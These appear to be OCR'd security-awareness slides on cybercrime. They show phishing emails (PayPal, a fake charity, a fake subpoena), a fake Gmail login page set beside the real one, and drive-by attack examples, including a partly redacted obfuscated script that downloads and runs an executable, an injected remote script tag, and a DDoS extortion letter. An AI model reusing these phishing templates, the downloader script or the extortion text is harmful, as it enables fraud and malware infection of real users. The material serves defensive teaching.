
We are hereby notifying you that, after a recent review of your account activity, it has been determined that you are in violation of PayPal's Acceptable Use Policy. Therefore, your account has been temporarily limited for: [illegible] We must properly verify your account again.

Tips to unlock your PayPal account. - It's Easy

Here's how to get started:

1. Login to your PayPal account.
2. Follow the steps to **update your personal records** and you will not run into any future problems with the online service.
3. Once you have completed these steps, we will send you an email notifying that your account is available again.
4. Please allow (3) three business days for processing.

Note: Please do not reply to this email. This mailbox is not monitored and you will not receive a response. For assistance, log in to your PayPal account and choose the Help



Raise money for Steve Jobs Charity Fond!
File Edit View Tools Message Help
Reply
Reply All
Forward
Print
Delete
Previous
Next
Addresses

From: [redacted]
Date: [redacted]
To: [redacted]
Subject: Raise money for Steve Jobs Charity Fond!

Good afternoon
Steve Jobs Charitable Foundation ask people about help for young webcoders. Majority of young gifted people do not have opportunity to study and bring their ideas into the life. As most known innovators in IT we support the individuals who dare to be different and work hard to change our living quality for better.
You are the one who can join us. Even a small amount will work for us and for good.
We will keep in touch sending the reports of ouractivities.

[redacted]

Thank you very much



From: United States District Court [subpoena@uscourts.com]
To: Steve Kirsch
Cc:
Subject: Subpoena in case #25-755-YCH

AO 88 (Rev. 1/94) Subpoena in a Civil Case

Issued by the
UNITED STATES DISTRICT COURT

Issued to: Steve Kirsch
Propel Software Corporation
408-571-6300

SUBPOENA IN A CIVIL CASE

Case number: 25-755-YCH
United States District Court

YOU ARE HEREBY COMMANDED to appear and testify before the Grand Jury of the United States District Court at the place, date, and time specified below.

Place: United States Courthouse
880 Front Street
San Diego, California 92101

Date and Time: May 7,2008
9:00 a.m. PST

Room: Grand Jury Room


Real World Event – China Gmail Hack

- Google executives received an Email containing a PDF with an embedded link saying "Corporate Information – Google Management"
  - Clicking the link took them to a web page in Chinese – http://www.google.com/corporate/execs.html
  - Site purports to list Google's executives, including Eric Schmidt, Sergey Brin and Larry Page

- The site executed a “Drive-by” exploit that installed Trojan spyware on the victims computers
  - Compromised information included Identities of numerous Human-Rights activists using Gmail to evade Chinese security agencies

- Cost – not publically released, but numerous dissidents have reportedly “disappeared”


What They Saw…



Eric Schmidt

Larry Page

Sergey Brin




```
<script>var url,zhonghua;fanchenzi="[redacted].net/inc/md5.exe";zhongh
exe";try{var ado=(document.createElement("object"));var d=1;ado.setAttribute("
3-[redacted]");var e=1;var xml=ado.CreateObject("Microsoft.XML
xinniankuaile="Adodb.";var chunjiekuaile="Stream";var g=1;var as=ado.createObject(
chunjiekuaile,"");[redacted].type=1;var n=1
responseBody);as.savetofile(zhonghua,2);as.close();var shell=ado.createobject("She
l.ShellExecute(zhonghua,"","","open",0);}catch(e){};</script>
```

Case Study 2 –

Application Based Attacks / Exploits…

Example – Fake Login Screen



Blue ribbon

Fake Gmail login page (ServiceLoginAuthen.htm)

Welcome to Gmail

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

Less spam
Keep unwanted messages out of your inbox with Google's innovative technology.

Mobile access
Read Gmail on your mobile phone by pointing your phone's web browser to **http://gmail.com/app**. Learn more

Lots of space
Over 7552.538848 megabytes (and counting) of free storage.

Icons & text

Sign in with your Google Account

Username:

Password:

☑ Stay signed in

Sign in

Can't access your account?

2. VictimID is hardcoded in html

Some links are en_KR (Google in English for Korea)

New to Gmail? It's free and easy.

Create an account »

About Gmail   New features!

2010 and text

©2010 Google - Gmail - Organizations - Gmail Blog - Terms - Help

http://www.google.com/intl/en_KR/mobile/mail/#utm_source=en_KR-cpp-g4mc-gmhp&utm_medium=cpp&utm_campaign=en_KR

Wrong password alert (JS pop up)

Enter your password

OK

Real Gmail login page (ServiceLoginAuth.htm)

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

Lots of space
Over 7552.535524 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.

Mobile access
Get Gmail on your mobile phone. Learn more

Icons & text

Latest News from Gmail

Advanced sign-in security for your Google ac...
(Cross-posted from the Google Blog)Has any... email account and inadvertently sent spam—

Follow us

Sign in with your Google Account

Username:

ex: pat@example.com

Password:

☑ Stay signed in

Sign in

Can't access your account?

New to Gmail? It's free and easy.

Create an account »

About Gmail   New features!

All links are for Google USA

2011and text

© 2011 - Gmail for Work - Terms & Privacy - Help

http://www.google.com/mobile/landing/mail.html#utm_source=gmailhpp

Wrong password alert (red text)

Sign in with your Google Account

Username: JDoe

ex: pat@example.com

Password:


The username or password you entered is incorrect. [?]

☑ Stay signed in

Sign in

Can't access your account?

Web-Based Hijack Exploit (1)



Bank of India - Microsoft Internet Explorer
Address http://www.bankofindia.com/home/startpage.asp
बैंक ऑफ़ इंडिया
Bank of India
Relationships beyond banking
Home
Contact Us
Sitemap
Product Query
Knowledge Portal for Staff
FAQ
Tender
Interest Rates
Card Products
Where there is
Bank of India Online Services
Remittance from USA
NRI SERVICES
BRANCH LOCATOR

```
www.bankofindia.com/home/startpage.asp ->

-->
MM_reloadPage(true);
//-->
</SCRIPT>
<BODY onLoad="return openwindow();" BGCOLOR="#ffffff" TEXT="#000000" L
VLINK="#cc3366"
```

ALERT!

Your computer's clock may be inaccurate

Click the button below to update your system with the latest version of ClockSync. After installation your clock will be synchronized to the correct time automatically.

OK

By clicking OK, you are accepting the terms of the License Agreement. ClockSync and WeatherCast are supported by the Save! WhenUSearch Toolbar, free software that displays coupons and contextual offers.

Basic Options

- Spyware Protection ● ON ○ OFF
- Pop-up Protection ○ ON ● OFF
- SITEguard™ ● ON ○ OFF

Quick Settings

- ☑ Display SZ icon in System Tray
- ☑ Show splash screen
- ☑ Enable sound alarms
- ☐ Automatically download updates

System Status

Product Version:	5.0.1.5
Enforcer Engine:	5.0.1.5
Definition Set:	5.0.1.1
Last Scan:	5/29/2007
Last Update:	5/29/2007


Quick Tools

Erase Cookies | Clear History

CHECK FOR UPDATES

Web-Based Hijack Exploit (2)


Malicious Code Encoded:



Source of: http://www.dolphinstadium.com/ - Firefox

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
        <HEAD>
        <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://[illegible]/3.js"></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
                <title>Dolphin Stadium</title>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <link href="main.css" rel="stylesheet" type="text/css">
```

How it Works:



Landing Site
(1) Client visits the landing site
(2) Redirect to get the exploit
Victim
(3) Redirect to get the exploit
Hop Point
n redirection steps
(4) Download the Malware executable
Malware Distribution Site

Kaspersky Lab

New Terms For the 21st Century

- Malware – Malicious software designed to install remote control, password stealing or Trojan scripts onto the target machine
  - Often used to create networks or “Bot-nets” of infected machines
- Crimeware – Malicious software designed to install password stealing or Trojan scripts onto the target machine
  - Used to create networks or “Bot-nets” of infected machines
  - Also used to facilitate criminal activities such as monetary theft “Money Mules” or to trick user into purchasing fake or unwanted products
- Ransomware - Malicious software designed to install remote control, encryption or Trojan scripts onto the target machine
  - Used to extort money from victims by holding encrypted data hostage or threating Denial of Service attacks (DoS) or data deletion
- Hacktivist – Hackers that publicly claim to be working to resolve perceived public or social injustice

A Classic Tale – How It Began

- Organized crime “Protection / Insurance” representatives would visit the small business offering “insurance”
  - Often targeted various ethic communities
  - Typically for a weekly %% of the sales

- Customers were protected against unfortunate business “accidents”
  - If something happened, they were usually reimbursed

- Non-Customers suffered “accidents” to their businesses

Unfortunately, organized crime has adapted to the 21st century….

Sample DDoS Extortion Letter

"Hello. If you want to continue having your site operational, you must pay us 10 000 rubles monthly. Attention! Starting as of DATE your site will be a subject to a DDoS attack. Your site will remain unavailable until you pay us.


The first attack will involve 2,000 bots. If you contact the companies involved in the protection of DDoS-attacks and they begin to block our bots, we will increase the number of bots to 50 000, and the protection of 50 000 bots is very, very expensive.

1-st payment (10 000 rubles) Must be made no later than DATE. All subsequent payments (10 000 rubles) Must be committed no later than 31 (30) day of each month starting from August 31. Late payment penalties will be charged 100% for each day of delay.

For example, if you do not have time to make payment on the last day of the month, then 1 day of you will have to pay a fine 100%, for instance 20 000 rubles. If you pay only the 2nd date of the month, it will be for 30 000 rubles etc. Please pay on time, and then the initial 10 000 rubles offer will not change. Penalty fees apply to your first payment - no later than DATE"

